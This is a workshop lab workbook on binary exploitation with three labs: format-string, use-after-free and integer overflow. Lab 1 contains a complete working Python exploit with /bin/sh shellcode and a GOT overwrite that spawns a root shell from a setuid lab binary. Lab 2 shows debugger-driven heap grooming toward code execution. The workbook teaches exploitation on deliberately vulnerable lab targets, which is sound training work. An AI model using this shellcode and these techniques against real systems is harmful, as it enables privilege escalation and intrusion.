Public


EXTERNAL

Over the Overflow

A journey beyond the explored world of buffer overflow

Donato Capitella, Jahmel Harris

Lab Workbook



Contents

Lab 1 Format String Exploitation

In this lab you will create a working exploit for a format string vulnerability that will result in local privilege escalation, namely spawning a root shell. The target is /bin/runas, which is owned by root and compiled with the setuid flag, so it is executed with root privileges and this makes it a perfect target for exploitation:

```
[root@localhost 44con]# ls -l /bin/runas
-rwsr-sr-x 1 root root 17636 Aug 13 15:30 /bin/runas
```

As this is the first exploitation lab, you're going to turn off all the protection mechanisms offered by the OS to make your life easier. Don't worry, later we'll enable them one by one and see how they can be bypassed. In particular, the stack has been made executable with the following command:

```
# execstack -s /bin/runas
```

Also, ASLR has been disabled:

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

Finally, to ease post-mortem analysis, core dumps for setuid binaries need to be renabled:

```
# echo 1 > /proc/sys/fs/suid_dumpable
```

1.1 Planning

To help you get started, here we'll give an exploitation plan. There are other ways to exploit this program, but these steps will make you reach the objective faster.

As you have an executable stack and this is a local exploit, the most reasonable thing to do is to place some shellcode on the stack in an environment variable, so that you can later hijack execution to jump there and get your root shell.

After that, by analysing the program, you'll choose a function pointer to overwrite with your format string attack. The objective is to choose a pointer that will be used as soon as possible after the overwrite happens. You'll point it to your shellcode on the stack.

After that, you'll prepare the format string to perform the overwrite. This will involve finding the offsets to reach the addresses you want to write to on the stack.

- A step-by-step tutorial follows
- If you get stuck, use the walk-through to get going again

Have Fun!

1.2 Walkthough – Step 1 – Environment Spray

Using Python, we'll spray the program's environment with a large NOP sled followed by our shellcode. The large NOP sled will come handy later when we enable ASLR:

```
import os
import struct
import subprocess

NOP_SLED = "\x90" * 65536
SHELLCODE =
"\x31\xc0\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb
0\x0b\xcd\x80"
os.putenv("EGG", NOP_SLED + SHELLCODE)

USERNAME = "%n"

subprocess.call(["/bin/runas", "-u", USERNAME, "cmd"])
```

The opcode for the NOP instruction is 0x90. The os module provides the putenv() function, that allows us to create an environment variable. Following tradition, we'll call this variable EGG, but you can name it as you wish.

Then, we create a username string containing the %n specifier. This will retrieve the first argument off the stack and try to write to that address. As this will not be a valid address, a segfault will happen and a core dump will be generated. This will be useful to identify where the NOP sled is.

After executing the script, we'll get a core dump. Open it in gdb and look for the beginning of the NOP sleds on the stack:

```
(gdb) find $esp, $esp+20000, 0x90909090
```

```
[root@localhost 44con]# python ex1_1.py
[root@localhost 44con]# gdb -q /bin/runas core.3462
Reading symbols from /bin/runas...done.
[New LWP 3462]
Core was generated by `/bin/runas -u %n cmd'.
Program terminated with signal 11, Segmentation fault.
#0  0xb7e364fa in _IO_vfprintf_internal (s=0xbffee838, format=<optimized out>, ap=0xbffeeedc "")
    at vfprintf.c:1567
1567              process_arg (((struct printf_spec *) NULL));
(gdb) find $esp, $esp+20000, 0x90909090
0xbffeffd7
0xbffeffd8
0xbffeffd9
0xbffeffda
0xbffeffdb
0xbffeffdc
0xbffeffdd
0xbffeffde
0xbffeffdf
0xbffeffe0
```

So, our EGG variable starts at address 0xbffeffd7. We'll need to jump anywhere in the middle of this sled to get code execution.

1.3 Walkthough – Step 2 – Choose Function Pointer to Overwrite

At this point we need to choose a function pointer to overwrite. We could go for the return address, but that would not work so well when ASLR is enabled, as its location will change.

Another solution is to go for a pointer in the Global Offset Table. By default, even with ASLR enabled, the GOT is not randomised, so that looks like a perfect target.

By looking at the source code of runas.c, we can see that the exit() function is called at the end of the vulnerable function, so that looks like a perfect pointer to overwrite:

```
if ((pwd = getUserInfo(username)) == NULL) {
    fprintf(stderr, username);
    fprintf(stderr, ": user not found.\n");
    exit(1);
}
```

We can use objdump to find out the address of printf() in the GOT:

```
$ objdump -R /bin/runas | grep exit
```

```
[root@localhost 44con]# objdump -R /bin/runas | grep exit
0804a264 R 386 JUMP SLOT   exit
```

1.4 Walkthough – Step 3 – Perform Overwrite

Now, we have all the information we need; we know where our NOP sled is in memory and we know the location of the function pointer we want to overwrite. We also know that we can fetch parameters off the stack with DPA starting from %4$ (refer to slides).

First off, we'll place at the beginning of the format string the addresses of the GOT entry for exit(). As we'll perform the overwrit into 2 steps, 2 bytes at a time, we'll need to copy the address twice and offset it by 2 bytes the second time. We can use the struct module to make sure addresses are in little-endian format:

```
exit_GOT = 0x0804a264


USERNAME = struct.pack('L', exit_GOT) + struct.pack('L', exit_GOT+2) + " %XXXXXu %4$hn
%XXXXXu %5$hn"
```

Let's choose an address in the middle of the NOP sled, for example 0xbfff7ec8 and work out the width parameters to use to write that address using a format string.

First, we want to write 0x7ec8 bytes. The format string starts with 2 4-byte addresses, followed by a white space, then a format parameter whose width we can control, followed again by a white space and then by the %4hn,that will perform to first overwrite. So, we already have 10 bytes and we need to add the necessary value to the width parameter to reach 0x7ec8 (32456 in decimal). This means the first width parameter needs to be 32456-10 = 32446.

For the second weirte, we need 0xbfff bytes. We already have 0x7ec8 from the previous write plus two wite space that appear in the format string. We can easily calculate the next width parameter: 0xbfff - 0x7ec8 – 0x2 = 16693 (decimal):

```
USERNAME = struct.pack('L', exit_GOT) + struct.pack('L', exit_GOT+2) + " %32446u %3$hn
%16693u %4$hn"
```

1.5 Walkthough – Step 4 – Exploitation!

The final exploit looks like this:

```
import os
import struct
import subprocess

exit_GOT = 0x0804a264

NOP_SLED = "\x90" * 65536
SHELLCODE =
"\x31\xc0\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb
0\x0b\xcd\x80"

os.putenv("EGG", NOP_SLED + SHELLCODE)

USERNAME = struct.pack('L', exit_GOT) + struct.pack('L', exit_GOT+2) + " %32446u %4$hn
%16693u %5$hn"

subprocess.call(["/bin/runas", "-u", USERNAME, "cmd"])
```

Let's drop privileges and try to execute it:

```
[root@localhost 44con]# su bof
[bof@localhost 44con]$ python ex1.py
```

```
                                        0 : user not found.
bash-4.2# whoami
root
bash-4.2#
```

1.6 Further Exploitation

This walk-through only showed one of the possible ways of exploiting this format string vulnerability. If you've got some more time, you might try the following:

- Choose a different pointer to overwrite; it can be another entry in the GOT or, as ASLR is disabled in this scenario, you could even target the return address of the main() function. Note that this would allow you to bypass canary checks...
- This program can be exploited with a bash one liner... can you do it?

Lab 2 Use After Free Exploitation

This lab will introduce the “Use After Free” vulnerability. Although we're only attacking a test application, it will demonstrate how a developer could overlook a certain chain of actions which would result in an object being used after it has been freed. As discussed in the talk, as an attacker we can take advantage of this to gain code execution.

This lab assumes no protection mechanisms are enabled so we will be running on Windows XP.

2.1 Plan

As always, there will be many ways to attack this application. We will discuss one particular method but feel free to experiment with others. As there are no protection mechanisms in place for this application, the most direct approach will be to put some shellcode into memory and redirect execution flow by overwriting the virtual table pointer of an object.

The first place to start will be to run the application and see if you can get it to crash. Set windbg as your postmortem debugger and try and figure out why!

2.2 Walkthrough

Triggering the crash

The first step is to play with the program. We can see that it allows us to add, view and edit users. Our goal is to try and do something a little unexpected so that the application frees an object whilst still allowing us to call methods on it.

Let's start by adding a few users.

```
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
1
Add User
--------
Name?
Elizabeth
```

```
User: Elizabeth added with ID: 0
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
1
Add User
--------
Name?
Nilin
User: Nilin added with ID: 1
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
1
Add User
--------
Name?
Tom
User: Tom added with ID: 2

And now display one:

1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
```

```
6) Store User
7) Exit
3
Show User
---------
Please selected a user from the "Store User" menu
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
6
Store User
---------
user ID:
0
Storing user Elizabeth
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
3
Show User
---------
Name: Elizabeth
ID: 0
Interesting. Let's remove Elizabeth and try and view the same user.

1) Add user
2) Remove user
```

```
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
2
Delete User
-----------
User ID:
0
1) Add user
2) Remove user
3) Display Stored User
4) Edit user
5) Display all
6) Store User
7) Exit
3
Show User
---------
```

As expected, we have a crash at this point. It's obvious that the developer wrote the application without thinking of the case where someone would try to view a user that has already been deleted. With windbg set as our postmortem debugger (windbg /I) we can start to investigate this crash and hopefully figure out how to exploit it.

2.3 Initial investigation

With windbg, we can look at the instruction that caused the crash.

```
0:000> r eip
eip=0040147b
0:000> u eip
useAfterFreeLab1+0x147b:
0040147b 8b12            mov     edx,dword ptr [edx]
0040147d 8d45d4          lea     eax,[ebp-2Ch]
00401480 50              push    eax
00401481 8bce            mov     ecx,esi
00401483 ffd2            call    edx
```

```
00401485 c745fc00000000  mov     dword ptr [ebp-4],0
0040148c 8b0d58404000    mov     ecx,dword ptr [useAfterFreeLab1+0x4058 (00404058)]
00401492 8b157c404000    mov     edx,dword ptr [useAfterFreeLab1+0x407c (0040407c)]
0:000> r
eax=780b0d58 ebx=00000000 ecx=ccb8cbb4 edx=00000000 esi=00345d40 edi=0012ff68
eip=0040147b esp=0012ff08 ebp=0012ff40 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
useAfterFreeLab1+0x147b:
0040147b 8b12            mov     edx,dword ptr [edx]  ds:0023:00000000=????????
```

The instruction which caused the crash is **mov edx, dword ptr [edx]**. As edx is null (00000000) this is a null pointer dereference and causes an access violation.

Note: If you try to recreate this when inside windbg, you may see some differences. This is because windbg uses a debug heap to aid in debugging software. The debug heap puts "guards" around data allocated on the heap, raising warnings when heap data is read/written out of bounds or after it has been freed. We can get around this by either setting the _NO_DEBUG_HEAP=1 environment variable or by starting the process outside of windbg and attaching to it.

Now we know edx contains a null value, we can find out where edx got set by disassembling the instructions before eip.

```
0:000> u eip-10
useAfterFreeLab1+0x146b:
0040146b 8b7604          mov     esi,dword ptr [esi+4]
0040146e 83c408          add     esp,8
00401471 85f6            test    esi,esi
00401473 0f849f000000    je      useAfterFreeLab1+0x1518 (00401518)
00401479 8b16            mov     edx,dword ptr [esi]
0040147b 8b12            mov     edx,dword ptr [edx]
0040147d 8d45d4          lea     eax,[ebp-2Ch]
00401480 50              push    eax
```

Note: alignment will mean that not all values are valid e.g. u eip-1 will decode only part of the previous instruction. Rather than trying to guess how many instructions to step backwards when dissembling in relation to eip, use the disassembly window.

So, edx gets set from esi. From our knowledge of C++ internals, we can spot that this is probably a pointer to an object and the instructions at 00401479 and 0040147b are setting up a method call using a vtable pointer.

```
0:000> r esi
esi=00345d40
```

```
0:000> dc esi
00345d40  00000000 7a696c00 74656261 00000068  .....lizabeth...
00345d50  00000000 00000000 0000000f 00000000  ................
00345d60  00344ab8 00000000 00000000 00000000  .J4.............
00345d70  00070004 00080175 78051718 00000001  ....u......x....
00345d80  00000000 00000000 00345da8 00000001  .........]4.....
00345d90  00040002 00080169 00345cd0 00345fb0  ....i....\4.._4.
00345da0  00020041 0008016f 00200020 00200020  A...o... . . . .
00345db0  00200020 00200020 00280020 00280028   . . . . .(.(.(.
```

Sure enough, this looks like our User object.

Recap

This crash is caused by a method call on an object after it has been overwritten with some data (the vtable pointer has been zero'd in this case). As we know the address of the object which has been overwritten, we can start the application again and find where it gets overwritten. How do we know this is on the heap? Hint: Windbg has several commands for inspecting heap memory.

2.4 Finding the object

Close windbg and open it. This ensures we're not using the debug heap and start with the same state each time. After opening the application in windbg, add a user and trigger the crash.

```
0040147b 8b12            mov     edx,dword ptr [edx]  ds:0023:00000000=????????
0:000> r edx
edx=00000000
0:000> r esi
esi=00344ef0
```

Here we have **esi = 0x00344ef0**. Restart windbg and open the application. We're interested in how the object at **0x00344ef0** gets overwritten and to see if we can overwrite it with out own data. By setting a breakpoint when the address **0x00344ef0** is written to, we can see which instruction is responsible for overwriting the first 4 bytes of the object.

```
0:001> ba w4 00344ef0
```

After a few false positives, we see:

```
0:000> r
eax=00344ef0 ebx=00000000 ecx=0000002c edx=00340608 esi=00000001 edi=0012ff68
eip=00401242 esp=0012fee0 ebp=0012ff40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
useAfterFreeLab1+0x1242:
00401242 c740180f000000  mov     dword ptr [eax+18h],0Fh ds:0023:00344f08=0031003d
```

```
0:000> u eip
useAfterFreeLab1+0x1242:
00401242 c740180f000000  mov     dword ptr [eax+18h],0Fh
00401249 895814          mov     dword ptr [eax+14h],ebx
0040124c 885804          mov     byte ptr [eax+4],bl
0040124f 8bf0            mov     esi,eax
00401251 eb02            jmp     useAfterFreeLab1+0x1255 (00401255)
00401253 33f6            xor     esi,esi
00401255 8d55b0          lea     edx,[ebp-50h]
00401258 52              push    edx
```

At this point, eax contains the pointer to our object.

Now we have the instruction which sets up the object, we still need to find where the vtable pointer gets overwritten with null values. Let the application continue to run and follow the steps to initiate the crash.

We hit another breakpoint when we try to delete the object. By viewing the call stack, we see this is happening after a call to free. Navigate back up the call stack until we're back in our application.

```
Breakpoint 1 hit
eax=00000000 ebx=00344ef0 ecx=003407d8 edx=00000000 esi=003407d8 edi=00340000
eip=7c902abe esp=0012fe3c ebp=003407d8 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
ntdll!InterlockedPushEntrySList+0xe:
7c902abe 8d8a01000100    lea     ecx,[edx+10001h]
0:000> k
ChildEBP RetAddr
0012fe40 7c910098 ntdll!InterlockedPushEntrySList+0xe
0012fe4c 7c910021 ntdll!RtlpFreeToHeapLookaside+0x22
0012ff18 78ab01cb ntdll!RtlFreeHeap+0x1e9
0012ff2c 0040173e MSVCR100!free+0x1c
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff54 00401a1d useAfterFreeLab1+0x173e
0012ff7c 00402a29 useAfterFreeLab1+0x1a1d
0012ffc0 7c817067 useAfterFreeLab1+0x2a29
0012fff0 00000000 kernel32!BaseProcessStart+0x23
...
0:000> gu
```

```
eax=00000001 ebx=00000000 ecx=7c91003d edx=00000000 esi=00344ef0 edi=78ab01d5
eip=0040173e esp=0012ff34 ebp=0012ff54 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
useAfterFreeLab1+0x173e:
0040173e 83c404          add     esp,4
0:000> u eip
useAfterFreeLab1+0x173e:
0040173e 83c404          add     esp,4
00401741 5f              pop     edi
00401742 5e              pop     esi
00401743 5b              pop     ebx
00401744 c3              ret
00401745 cc              int     3
00401746 cc              int     3
00401747 cc              int     3
0:000> u eip-6
useAfterFreeLab1+0x1738:
00401738 56              push    esi
00401739 885e04          mov     byte ptr [esi+4],bl
0040173c ffd7            call    edi
0040173e 83c404          add     esp,4
00401741 5f              pop     edi
00401742 5e              pop     esi
00401743 5b              pop     ebx
00401744 c3              ret
0:000> dc esi
00344ef0  00000000 72657300 00430031 00530045  .....ser1.C.E.S.
00344f00  004f0053 00000000 0000000f 004f0000  S.O...........O.
00344f10  00000000 00000000 0064006e 0077006f  ........n.d.o.w.
00344f20  00070004 00080144 78051718 00000001  ....D......x....
00344f30  00000000 00000000 00344f58 00000001  ........XO4.....
00344f40  00040002 00080148 00344e80 00345160  ....H....N4.`Q4.
00344f50  00020041 0008014a 00200020 00200020  A...J... . . . .
00344f60  00200020 00200020 00280020 00280028   . . . . .(.(.(.
```

As the actual call to overwrite the vtable pointer is done in the Windows libraries, we need to

navigate back up the call stack until we're back into our application.

By viewing esi, we can see it contains our object and the call to free has overwritten the vtable ptr with a null value. As this space on the heap is now free, if we can find a way to write to it, we can get code execution.

Recap

We now have the address of the instructions which create and delete the User objects. By using the memory window, try and modify the object before the crash so our code gets executed. Remember, the vtable pointer has been overwritten with zeros.

2.5 Overwriting Memory

Now we know that our User object is put into memory on the heap, and afterwards deleted, we should be able to see Windows reusing this heap memory after it has been freed. Lets confirm by logging the addresses of the User objects as they get created. Restart windbg and open the application.

Windbg allows us to run commands when a breakpoint is hit. We'll use this to log the address of the User objects as they get created. From our previous analysis, we know the address of the instruction that gets called after the object is created.

```
0:001> bp 00401242 ".echo object created at: ;r eax;g"
*** ERROR: Module load completed but symbols could not be loaded for
useAfterFreeLab1.exe
0:001> g
object created at:
eax=00344ef0
object created at:
eax=00345188
object created at:
eax=003451c0
object created at:
eax=003451f8
object created at:
eax=00345230
object created at:
eax=00345268
```

If we delete an User before creating another one, we can see that the same address on the heap is being used.

```
object created at:
eax=00345230
object created at:
```

```
eax=00345230
```

Unfortunately we do not have full control of the data in an object. By looking at the application, we find that we can edit the name of a user. If we can get a name allocation to happen on the heap at the place of a deleted object, we will be able to overwrite the vtable pointer with one of our choosing. First, we need to understand how the names get allocated. Restart windbg and load the program. Since we now have an instruction address that deals with allocating the User object, we can set a breakpoint on that.

```
0:001> bp 00401242
*** ERROR: Module load completed but symbols could not be loaded for
useAfterFreeLab1.exe
0:001> g
Breakpoint 0 hit
eax=00344ef0 ebx=00000000 ecx=0000002c edx=00340608 esi=00000001 edi=0012ff68
eip=00401242 esp=0012fee0 ebp=0012ff40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
useAfterFreeLab1+0x1242:
00401242 c740180f000000  mov     dword ptr [eax+18h],0Fh ds:0023:00344f08=0031003d
```

Once the breakpoint has been hit, we can step through execution until the name can be read from stdin. Continue stepping through execution until the name is copied into the object.

```
0:000> p
eax=00000000 ebx=00000010 ecx=00000002 edx=00000001 esi=00344ef0 edi=0012ff68
eip=00401293 esp=0012fee0 ebp=0012ff40 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
useAfterFreeLab1+0x1293:
00401293 8d5001          lea     edx,[eax+1]
0:000> dc 00344ef0
00344ef0  004043e4 7a696c45 74656261 00530068  .C@.Elizabeth.S.
00344f00  004f0053 00000009 0000000f 004f0000  S.O...........O.
00344f10  003d0053 00690057 0064006e 0077006f  S.=.W.i.n.d.o.w.
00344f20  00070004 000801a0 78051718 00000001  ...........x....
00344f30  00000000 00000000 00344f58 00000001  ........XO4.....
00344f40  00040002 000e01ac 00000000 00340178  ............x.4.
00344f50  00020041 000801ae 00200020 00200020  A....... . . . .
00344f60  00200020 00200020 00280020 00280028   . . . . .(.(.(.
```

Here we see that the name is set as a variable inside the User object. Since this is a C++ application, we can assume that the developer is using the std::string class and by looking at the

values in memory, this can be confirmed e.g. a value of 9 is stored indicating the length of the string. By reading the documentation regarding std::string, we learn that short strings get stored inside the string object, but larger strings will be allocated on the heap.

Now we know which instructions write the new name, we can log any changes to investigate how lengthening the name affects the object. Navigate up the stack until we're back in our application and put a breakpoint on the instruction in order to log the name in memory.

```
0:000> k
...
0:000> gu
...
0:000> dc esi
00344ef4  7a696c41 74656261 41410068 00414141  Alizabeth.AAAAA.
00344f04  00000009 0000000f 004f0000 00345188  .........O..Q4.
00344f14  00000000 0064006e 0077006f 00070004  ....n.d.o.w.....
00344f24  000801a0 78051718 00000001 00000000  .......x........
00344f34  00000000 00344f58 00000001 00040002  ....XO4.........
00344f44  000801ac 00344e80 00345160 00020041  .....N4.`Q4.A...
00344f54  000801ae 00200020 00200020 00200020  .... . . . . . .
00344f64  00200020 00280020 00280028 00280028   . . .(.(.(.(.
0:000> bp 00401b12 ".echo name: ;dc esi l4;g"
0:000> bl
 0 e 00344ef4 w 4 0001 (0001)  0:****  ".echo name: ;dc 00344ef4 l4"
 1 e 00401b12     0001 (0001)  0:**** useAfterFreeLab1+0x1b12 ".echo name: ;dc esi
l4;g"
0:000> bc 0
0:000> g
name:
00344ef4  7a694141 74656261 41410068 00414141  AAizabeth.AAAAA.
name:
00344ef4  41414141 41414141 41414141 00414141  AAAAAAAAAAAAAAAA.
name:
00344ef4  003451e8 41414141 41414141 00414141  .Q4.AAAAAAAAAA.
```

Once a name reaches over 15 characters, it is allocated on the heap, but we still need to find out how to get it to be allocated at the correct place. We can try a brute force approach to this by redirecting stdin from a file containing names increasing in size.

Create a test file using the following python script:

```
import sys


sys.stdout.write("1\nElizabeth\n1\nNilin\n1\nTom\n2\n2\n")
for f in range(1,256):
        sys.stdout.write("4\n0\n"+'A'*f+"\n")
sys.stdout.write("7")
```

Run the script to generate a file containing the test case:

```
C:\> python generateLabTestcase2.py  > labTestcase2.txt
```

This file can then be used in windbg as follows:

```
C:\> windbg.exe /o cmd cmd /c “userAfterFreeLab1.exe < labTestcase2.txt”
```

When windbg launches, we can log the User object addresses and name string addresses with:

```
1:001> bp 00401242 ".echo object created at: ;r eax;g"
1:001> bp 00401b12 ".echo name: ;dc esi l6; g"


object created:
eax=00344cf8
object created:
eax=00344f90
object created:
eax=00344fc8


name:
0012ff14  00344fc8 780b0d01 00343fe0 00000004  .O4....x.?4.....
0012ff24  00000000 0000002f                    ..../...
name:
00344cfc  00345050 41414141 41414141 00414141  PP4.AAAAAAAAAA.
00344d0c  00000020 0000002f
```

We can see that this address gets used when a std::string is created on the stack (note the address 0012ffxx) when 0x20 bytes get allocated (32). This is likely a temporary string and not the one used by the User object. It would be better to get this heap allocation to happen in the actual name value of the User object as it will likely last longer before being overwritten.

Since our test case only deletes one object, we can try deleting two in order to increase the number of places our string can be allocated.

```
import sys
```

```
sys.stdout.write("1\nElizabeth\n1\nNilin\n1\nTom\n2\n2\n2\n1\n")
for f in range(1,256):
        sys.stdout.write("4\n0\n"+'A'*f+"\n")
sys.stdout.write("7")
```

Run the script to generate a file containing the test case:

```
C:\> python generateLabTestcase2.py  > labTestcase2.txt
```

When running our new test case, we can see that of our two deleted objects, one gets overwritten with the string stored in our User object after 0x1f characters (31)

```
object created:
eax=00344cf8
object created:
eax=00344f90
object created:
eax=00344fc8

name:
00344cfc  00344fc8 41414141 41414141 00414141  .O4.AAAAAAAAAA.
00344d0c  0000001f 0000002f                     ....../...
name:
0012ff14  00344f90 780b0d01 00343fe0 00000004  .O4....x.?4.....
0012ff24  00000000 0000002f                     ....../...
```

Recap:

We now know how to overwrite the vtable pointer in memory. We're close to writing an exploit, but there are still a few small issues to overcome.

2.6 Exploitation

This will be left as an exercise to the reader. There are a few more challenges to pass in order to get a working exploit for this vulnerable program. Getting shellcode into memory using only valid characters can take a little thought. The observant reader will also notice that the address we've been using contain a null byte (e.g. 00344f90 will be read into memory as \x90\x4f\x34\x00). Unfortunately, this is not a valid string and so we must use another technique.

- Hint: Invalid characters are \x0b\x00\x20\x09\x0c\x0d\x0a
- Hint: Can we raise the address to one without a null byte? How many allocations will this take? Is there a way we can automate this? Remember, writing to a console can be a slow process and Windows provides a way to discard all output using >NUL

The handout contains a working exploit if you get stuck. It works on our test system, but addresses may need to be changed. Think about ways in which this can be made more reliable. Enjoy and good luck!

Lab 3 Integer Overflow

The target of this lab is **workshop/integerOverflow/integer_bomb**. This program does not do anything meaningful and is a contrived example just used here to introduce the concept of integer overflow and the kind of "exploitation" this type of vulnerability allows.

This is an exceprt from the program:

```
int zero_me = 1;
nargs = atoi(argv[1]);
index = atoi(argv[2]);

printf ("nargs*4 = %d\n", nargs*4);
buf = alloca(nargs*4);
memset(buf, 0xff, nargs*4);

if (index < nargs) {
  buf[index] = 0x0;
}

if (zero_me) {
   printf("**** BOOM!!!\n");
} else {
   printf("You win! :-) \n");
}
```

As can be seen, the program sets the value of the zero_me variable to 1 at the very beginning. After that, it simply reads two numeric command line arguments, `nargs` and `index`. It uses the first one to allocate an array of integers on the stack using alloca()[1]. The it sets the value of all the elements to 0xff using memset(). After that, if the index specified is in the array, it sets the value at that index to 0x0. Finally, the `zero_me` variable is checked and if it equals 1 (like it) the bomb explodes.

The objective of this lab is to find a way to prevent the bomb from exploding. Good Luck!

1 The alloca() function allocates size bytes of space in the stack frame of the caller. This is performed by subtracting the desired about of bytes from the stack pointers. For this reason, when the function returns and the saved stack pointer is restored, this temporary space is automatically freed.

- A step-by-step tutorial follows
- If you get stuck, use the walk-through to get going again

Have Fun!

3.1 Walk-through


The program has an integer overflow vulnerability (nargs*4) when it allocates the buffer on the stack. The operation we need to leverage in order to prevent the bomb from exploding is “buf[index] = 0x0”, which is basically a NULL assignment that we'll hijack into nulling the zero_me variable. The plan is as follows:

- make nargs*4 evaluate to zero, so that buffer does not get allocated and alloca() just returns a pointer to the top of the stack;
- work out the offset from buf to reach the zero_me variable with the NULL assignment, so that we can zero the variable.

Note that multiplication by 4 is equivalent to a left shift of two bytes, so in order to get nargs*4 = 0, we need to assign nargs the value 1073741824, as shown here:

nargs = 1073741824	**01000000000000000000000000000000**
nargs*4 = 0	01 | **00000000000000000000000000000000**

